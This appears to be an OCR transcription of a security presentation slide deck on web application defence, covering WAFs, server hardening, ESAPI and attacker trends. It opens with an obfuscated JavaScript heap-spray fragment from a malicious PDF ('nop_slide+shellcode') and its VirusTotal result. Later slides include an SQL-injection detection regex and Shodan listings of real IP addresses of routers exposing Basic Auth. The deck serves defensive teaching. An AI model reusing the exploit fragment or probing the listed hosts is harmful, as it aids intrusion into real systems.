 \. \tx[i\.] \075 \.po\151\156\.te\162sB\._s\154id\145\053po
\151ntersB\073\n  \040  \040  \040 \040\040 \040 \040e\154se
 \151f\050i<\063\0600\)\n  \. \040\.   \040     \040   \tx[i]
\040\075 \160\157int\145\162s\103\._s\.l\.\151de+\160o\151nt
ersC;\012 \040\040         \011\145ls\.e\n\040\. \. \040\040
   \040 \040     \.\040\tx[i\.]\040= \156o\160_s\154\151d\145
+\.she\154lc\157\144\145\073\.\012\.    \040 \040  \040\040\
040}\n\040\040\040    \040\162etu\162n x;\n\.\040 \.  };\n  \
040 \n\.\040\n     \166a\162 \.m\145\155;\012 \040   \n\040  \
. \.m\145m = s\160\162ay\.\(\051; \040   \n \040 \040\n   \040
\040cons\.o\.le.p\.rint\154n\("There \141r\145 \042\040+ \16
4\150i\163\056n\.\165m\.P\141ges + " in \.t\.his \.\144o\143
\165\155\145n\164"\051\073 \. \.\040 \n\012\040\040 \.\040\.
co\156\163\157l\145\056show\(\051;\n \040  this.pa\147\.e\11
6um++;\.\n\.    \040\n\057/feli\040\040\.\040 ) >>%<</Type /C
atalog /Pages 2 0 R >><</Count 1 /Kids [3 0 R] /Type /Pages
```


javascripteo.pdf virustotal score



Result: 1/40 (2.50%)

Antivirus	Version	Last Update	Result
a-squared	4.5.0.48	2010.01.12	-
AhnLab-V3	5.0.0.2	2010.01.11	-
AntiVir	7.9.1.134	2010.01.11	-
Antiy-AVL	2.0.3.7	2010.01.12	-
Authentium	5.2.0.5	2010.01.12	-

.....



McAfee-GW-Edition	6.8.5	2010.01.12	-
Microsoft	1.5302	2010.01.12	-
NOD32	4762	2010.01.11	PDF/Exploit.Gen
Norman	6.04.03	2010.01.11	-
nProtect	2009.1.8.0	2010.01.12	-
Panda	10.0.2.2	2010.01.11	-
PCTools	7.0.3.5	2010.01.12	-

Embedded Functionality

- Range …

- In many cases already link back to servers via the Internet

Blended Threats

- Attackers use different pieces of legitimate software to attack a target
- Or … attackers use a multi front attack to propagate an attack
  - Browser vuln
  - OS vuln
  - Combination = potential breach
  - Alone there is no threat

Chained Exploits

- Twitter Example
  - Posting of private corporate assets
  - Twitter employee used gmail
  - gmail password change request → hotmail – googles hint: ******@h******.com
  - hotmail account wasn't used for years
    - Disabled
    - Hacker registered for it and got it

http://techcrunch.com/2009/07/19/the-anatomy-of-the-twitter-attack/

Off-Shoring

- Do you do thorough security oriented code reviews??

- Do you really know what is in that functional code delivered to you??

Typical Targets

- Host
  - Not so much anymore
- Data
  - Attackers want data
- User
  - Impersonation
  - Stealing of personal data
  - Sending them to great looking fake sites
- OS
  - Zombies
  - Network info leak
- SCADA
  - Growing in popularity
- Developers
  - Shortest distance between 2 points ??

Some Protective Measures

- Layers, Layers, Layers
  - – But the edge itself is not enough
  - – Core security is essential
  - – Stack protection
  - – App protection
  - – Native Layer 7 protection
  - – Native Web Server protection
  - – Visibility – events and their relationships

Some Protective Measures

- Make attackers jump through enough hoops ....

Layers

- Reverse Proxy
- Web Application Firewall (WAF)
- Web Servers
- Core – App itself

Reverse Proxy / WAF

- Critical tier
- Misunderstood
  - It is not an IDS with a couple of scripts!!
  - Not typical thinking of security industry
- Effective
  - If apps are truly understood

Reverse Proxy / WAF

- Multiple Legacy Apps
- Covers areas that core protection cannot
  - Entire Request (including headers)
  - Entire Response (includes body)
  - Data already injected in a DB
  - Limit supported HTTP verbs
    - OPTIONS / HTTP/1.0

Reverse Proxy / WAF

- But … they can be complicated …
  - Require deep level of knowledge
    - Networking
    - Dual-Homed
      - External interface
      - Internal interface
    - Layer 7 traffic
    - Intelligent Pattern Matching
      - Regex hell (or heaven for some)

Reverse Proxy / WAF

- 1 small regex example for SQLi protection:

```
\b(?:(?:rel(?:(?:nam|typ)e|kind)|to_(?:numbe|cha)r|d(?:elete|rop)|group\b\W*\bby|insert|where)\b|(?:b(?:enchmark|in)|find_in_set|(?:mi|or)d|position)\W+\(|s(?:(?:ubstr(?:ing)?|leep)\W+\(|(?:hutdown|elect)\b)|c(?:o(?:n(?:cat\W+\(|vert\b)|unt\b)|ha?r\b)|u(?:n(?:hex\W+\(|ion\b)|pdate\b)|l(?:o(?:cate|wer)\W+\(|ength\b)|a(?:ttn(?:ame|um)\b|scii\W+\()|h(?:aving\b|ex\W+\())
```

Web Servers

- Web Server hardening
  - Based on configuration options
  - Based on installed code
- Configure only to accept requests from 1 tier of clients – the WAF internal interface
- Aside from WAF configs
  - limit limit limit

Web Servers

```
telnet www.google.com 80
Trying 72.14.209.104...
Connected to www.l.google.com.
Escape character is '^]'.
OPTIONS / HTTP/1.0

HTTP/1.0 405 Method Not Allowed
...
Server: GFE/2.0
```

Web Servers

```
telnet www.???.com 80
...
OPTIONS / HTTP/1.0


HTTP/1.1 200 OK
...
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
...
Public: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE,
    MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK, SEARCH
Allow: OPTIONS, TRACE, GET, HEAD, COPY, PROPFIND, SEARCH, LOCK,
    UNLOCK
Cache-Control: private
Set-Cookie: NSC_sfejsfdu.qsjodfuposfwjfx.dpn:80=445104613660;expires=Tue,
    11-May-10 02:25:52 GMT;path=/
```

Web Servers – Apache HTTPD

- Sample of hardening options
  - mod_security / mod_dosevasive
  - run as non-privileged user
  - turn off info leaks
    - ServerSignature Off
    - ServerTokens Prod
  - deny access to file sys strategically
  - tighten up
    - LimitRequestBody
    - LimitXMLRequestBody

Web Servers – IIS

- Sample of hardening options
  - URLScan
  - IIS Lockdown
  - ISAPI filters
  - Disable services
  - run with least-privileged accounts
  - Disable NetBIOS and SMB
    - close ports 137, 138, 139, 445


Core

- App itself
  - I/O Validation
  - I/O Verification
- Security Web Services
- SaaS
  - External entity performs real-time Layer 7 checks

- Enterprise Security API (ESAPI)
  - Java
  - PHP
  - Python
  - .Net
  - Etc

… Thx to OWASP

OWASP ESAPI – small snippet



Naming conventions such as this are not part of ESAPI but are good practice


```
$clean = array(); //this is local in scope
$clean_sql = array(); //this is local in scope
$clean['id'] = ESAPI::getValidator()->getValidInput( ... );
$clean_sql['id'] = ESAPI::getEncoder()->encodeForSQL( new MySQLCodec(), $clean['id']  );
```

This is also an ESAPI control

Source: http://pentestit.com/2010/02/01/update-esapi-144-java/

App / API / Web Services

Critical Application?
PCI requirement?
3rd party application?
Legacy application?
Incident response?



Virtual patches
Authentication rules
URL access control
Egress filtering
Attack surface reduction
Real-time security

Source: http://code.google.com/p/owasp-esapi-java/wiki/esapi4java_v2_ESAPI_waf

Visibility


- Do you even know if your enterprise has been breached?
- How do you piece together chained exploits?
- Event Correlation Solutions
- Intelligent log analysis
  - Requires in-depth knowledge

Our Enemies

- Relentless
- Motivated
- Skilled
- Not Limited
- Intelligent
  - Evolution = great teacher
- Teaming up
  - Disturbing pattern

- Have elements on their side
  - Time
  - Shadows
  - Search (double-edged)
    - Info harvesting
    - Google hacks
    - Shodan

Search Advancements


SHODAN – Computer Search Engine
http://www.shodanhq.com/?q=Basic+Auth
Google
SHODAN – Computer Search Engine
SHODAN
Basic Auth
Search
Register | Login

Results **1** - **10** of about **286276** for **Basic Auth**

» **Top countries matching your search**

El Salvador	18,874
United States	7,779
Colombia	7,423
Peru	5,234

77.28.28.127
Added on 27.04.2010

```
HTTP/1.0 401 Unauthorized
Content-Length: 139
WWW-Authenticate: Digest realm="Thomson Gateway", nonce="0952NTQML:00-24-17-D1-FA-1F:834637:847999", qop="auth"
WWW-Authenticate: Basic realm="Thomson Gateway"
```

178.135.6.63
Added on 27.04.2010

```
HTTP/1.0 401 Unauthorized
Content-Length: 139
WWW-Authenticate: Digest realm="SpeedTouch", nonce="0732BHCNG:00-90-D0-0B-DA-D5:20714:814394", qop="auth"
WWW-Authenticate: Basic realm="SpeedTouch"
```

190.167.35.194
Added on 27.04.2010

194.35.167.190.d.dyn.codetel.net.do

```
HTTP/1.0 401 Unauthorized
Content-Length: 139
WWW-Authenticate: Digest realm="Thomson Gateway", nonce="0835SF4V6:00-1F-9F-4B-17-4E:42208:203832", qop="auth"
WWW-Authenticate: Basic realm="Thomson Gateway"
```

68.16.156.254
Added on 27.04.2010

adsl-068-016-156-254.sip.jax.bellsouth.net

```
HTTP/1.0 401 Authentication Required
Server: WatchGuard Firewall
www-authenticate: Digest realm="WatchGuard SOHO Configuration",qop="auth",nonce="0cc2d048fe632158730dcbe20a0dd31a"
www-authenticate: Basic realm="WatchGuard SOHO Configuration"
Content-type: text/plain
```

Done
71.77.12.122
YSlow
98.173.58.166
United States 98.173.58.166 Cox Communications Inc. 71.77.12.122

Us (the good guys)

- People are …

Click, Click, Click

Getting Sadly Dumbified !!!!!

Our industry is plagued with a generation of:

click, click, click …

and things AUTOMAGICALLY work !!

A distinct lack of deep knowledge is gone

Us (the good guys)

- People are **THE KEY**
  - – No attack toolkit can match a professional who is:
    - Relentless
    - Motivated
    - Skilled
    - Not Limited

Us (the good guys)

- We are responsible for education
  - Our own
    - Turn off the TV and learn a little (or a lot :-))
  - End users
    - Sometimes savvy
      - But they still open those files

Grey Matter Toolkit

- It's downloaded
- It executes
  - Or so we hope :-)
- Optimize it

Future

Our enemies …

